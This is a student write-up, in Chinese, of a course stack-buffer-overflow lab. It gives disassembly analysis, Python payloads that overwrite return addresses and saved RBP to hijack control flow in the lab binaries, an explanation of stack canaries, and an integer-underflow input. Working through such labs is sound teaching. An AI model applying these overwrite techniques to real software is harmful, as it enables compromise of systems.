

栈溢出攻击实验


题目解决思路

Problem 1

1. 分析

通过对 `problem1` 二进制文件的反汇编分析，发现漏洞存在于 `func` 函数中：

1. **漏洞函数：** `func` 函数调用了不安全的 `strcpy` 函数。
2. **栈帧结构分析：**
 - 在 `func` 中，汇编代码 `40123a: sub $0x20, %rsp` 为局部变量分配了空间。
 - 缓冲区 `s` 的起始地址通过 `401246: lea -0x8(%rbp), %rax` 确定，这意味着缓冲区 `s` 距离 `rbp` 只有 8 个字节。
 - 在标准的 x86-64 栈帧中，`rbp` 指向的位置存储着 Saved RBP (8 字节)，而紧随其后的 `rbp + 8` 处存储的是返回地址。
3. **攻击路径：**
 - 由于 `strcpy` 不检查输入长度，我们可以通过 `ans1.txt` 提供一个长字符串。
 - 该字符串将首先填满 8 字节的缓冲区，接着覆盖 8 字节的 Saved RBP，最后精准覆盖原本应返回 `main` 函数的返回地址。
4. **攻击目标：**
 - 通过查看反汇编，发现一个隐藏函数 `func1`，其起始地址为 `0x401216`。
 - 目标是劫持程序流，使其跳转到 `func1` 执行并输出成功信息。



2. 解决方案

Payload 的组成部分如下：

- **填充数据** (Padding): 16 个字节的无关字符，用于填满局部变量空间 (8 字节) 和覆盖 Saved RBP (8 字节)。
- **目标地址** (Target Address): 8 个字节的目标函数地址 `0x401216`。由于 x86-64 使用小端序存储，地址应表示为：`\x16\x12\x40\x00\x00\x00\x00\x00`。

生成 Payload 的 Python 代码

```
padding = b"A" * 16
func1_address = b"\x16\x12\x40\x00\x00\x00\x00\x00" # 小端地址
payload = padding + func1_address
```

攻击结果证明

在 GDB 中运行 `run ans1.txt` 后，程序执行流被成功劫持：

- **GDB 断点表现：**当程序运行到 `func` 的 `ret` 指令 (`0x401257`) 时，栈顶元素已变为 `0x401216`。
- **输出结果：**程序绕过了 `main` 函数后续逻辑，直接进入 `func1` 并打印了：

```
Yes! I like ICS!
```

3. 结果

```
● znh@ZnH2-TUF-Gaming-FA401WV:~/ics/attack-lab-ZnnnnnH2$ ./problem1 ans1.txt
Do you like ICS?
Yes! I like ICS!
```

Problem 2

1. 分析

同上题类似，只不过现在目标函数 `func2` 会校验变量 `x` 的值是否为 1016。但 `x` 储存在栈上的位置距离 buffer 太远，`memcpy` 函数限制了拷贝长度，无法通过简单的栈溢出覆盖到 `x` 的值。

尝试直接跳转到 `func2` 输出 `Yes! I like ICS!` 的位置。也就是下图的 `0x40124c` 处。

```
40124c: 48 8d 05 e8 0d 00 00  lea    0xde8(%rip),%rax
401253: 48 89 c7                mov    %rax,%rdi
401256: b8 00 00 00 00          mov    $0x0,%eax
40125b: e8 70 fe ff ff        call   4010d0 <printf@plt>
```

2. 解决方案

```
padding = b"A" * 16
func2_address = b"\x4c\x12\x40\x00\x00\x00\x00\x00" # 小端地址
payload = padding + func2_address
```

3. 结果

```
Payload written to ans2.txt
● znh@ZnH2-TUF-Gaming-FA401WV:~/ics/attack-lab-ZnnnnnH2$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes! I like ICS!
```

Problem 3

1. 分析

- 本方法在开启栈地址随机化时仍有效。整体思路和 Problem 2 相似。通过汇编可以看到 `func` 函数中分配了 32 字节的局部变量空间，可以通过覆盖 `buffer` 来覆盖返回地址。目标是跳转到 `func1` 函数。
- 由于栈返回时 `leave` 指令会从栈顶弹出一个值，存入 `%rbp` 寄存器。但与之前不同的是，Problem 3 的 `func1` 函数会使用栈上的变量，因此需要保证 `%rbp` 指向一个合法的栈空间，否则 `func1` 函数会因为访问非法内存而崩溃。因此在覆盖返回地址时，需要在返回地址前面填充一个合法的（该地址所在页是可写的而且没有重要数据）`rbp` 值。
- 通过 `info proc mappings` 可以看到 `0x403000 - 0x404000` 这一页是可读写的，因此可以选择一个该页内的地址作为 `rbp` 值，比如 `0x403800`。

2. 解决方案

```
padding = b"A" * 32
rbp = b"\x00\x38\x40\x00\x00\x00\x00\x00"
func1_address = b"\x2b\x12\x40\x00\x00\x00\x00\x00" # 小端地址
payload = padding + rbp + func1_address
```

3. 结果

```
● znh@ZnH2-TUF-Gaming-FA401WV:~/ics/attack-lab-ZnnnnnH2$ ./problem3 ans3.txt
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4

1. 分析

Canary 机制：程序在函数序言中将一个随机值（Canary，来自 `%fs:0x28`）放置在栈帧的返回地址之前（`%rbp-0x8`），并在函数返回前校验该值。如果使用溢出手段覆盖返回地址，必然会破坏 Canary，导致程序调用 `__stack_chk_fail` 并终止。

汇编代码分析如下：

1. 插入 Canary：

在函数序言部分，程序从 `%fs:0x28` 读取随机的 Canary 值并存入栈中。

```
136c: 64 48 8b 04 25 28 00 00 00    mov    %fs:0x28,%rax
1375: 48 89 45 f8                    mov    %rax,-0x8(%rbp)
```

这里将 Canary 存放在了 `%rbp - 8` 的位置，紧邻 Saved RBP 和返回地址。

2. 检查 Canary：

在函数准备返回前，程序会读取栈上的 Canary 值并与 `%fs:0x28` 中的原值进行比较：

```
140a: 48 8b 45 f8          mov    -0x8(%rbp),%rax
140e: 64 48 2b 04 25 28 00 00 00  sub    %fs:0x28,%rax
1417: 74 05                je     141e <func+0xc1>
1419: e8 b2 fc ff ff      call   10d0 <__stack_chk_fail@plt>
```

如果栈上的 Canary 值被修改（例如被缓冲区溢出覆盖），`je` 跳转不执行，程序调用 `__stack_chk_fail` 报错退出。这也是为什么虽然 `main` 函数中存在 `scanf` 字符串输入可能导致溢出，但无法简单利用溢出来劫持程序流的原因。

代码中使用 Canary 保护的函数，在汇编中均可找到上述代码：

1. `caesar_decrypt`
2. `func1`
3. `func`
4. `main`

通过分析 `func` 函数的逻辑，程序接收一个整数输入，并执行一个极长的循环（计数到 `0xfffffffffe`）。要让程序调用打印成功信息的 `func1`，输入值需满足特定条件。

经分析，当输入为 `-1`（即 `0xffffffffff`）时：

1. 能够绕过初步的大小检查（`unsigned` 比较）。
2. 经过循环递减后，变量值变为 `1`，满足最终的校验条件，从而进入成功分支。

2. 解决方案

无需利用漏洞。程序运行时，前两个问题输入任意字符串，第三个问题输入 `-1` 即可。

Payload:

```
aaa
aaa
-1
```

3. 结果

```
zhn@ZnH2-TUF-Gaming-FA401WV:~/ics/attack-lab-ZnnnnnH2$ ./problem4< ans4.txt
hi please tell me what is your name?
hi! do you like ics?
if you give me enough yuanshi,I will let you pass!
your money is 4294967295
great!I will give you great scores
```

思考与总结

非常好的 lab 使我的汇编旋转。

参考资料

- CSAPP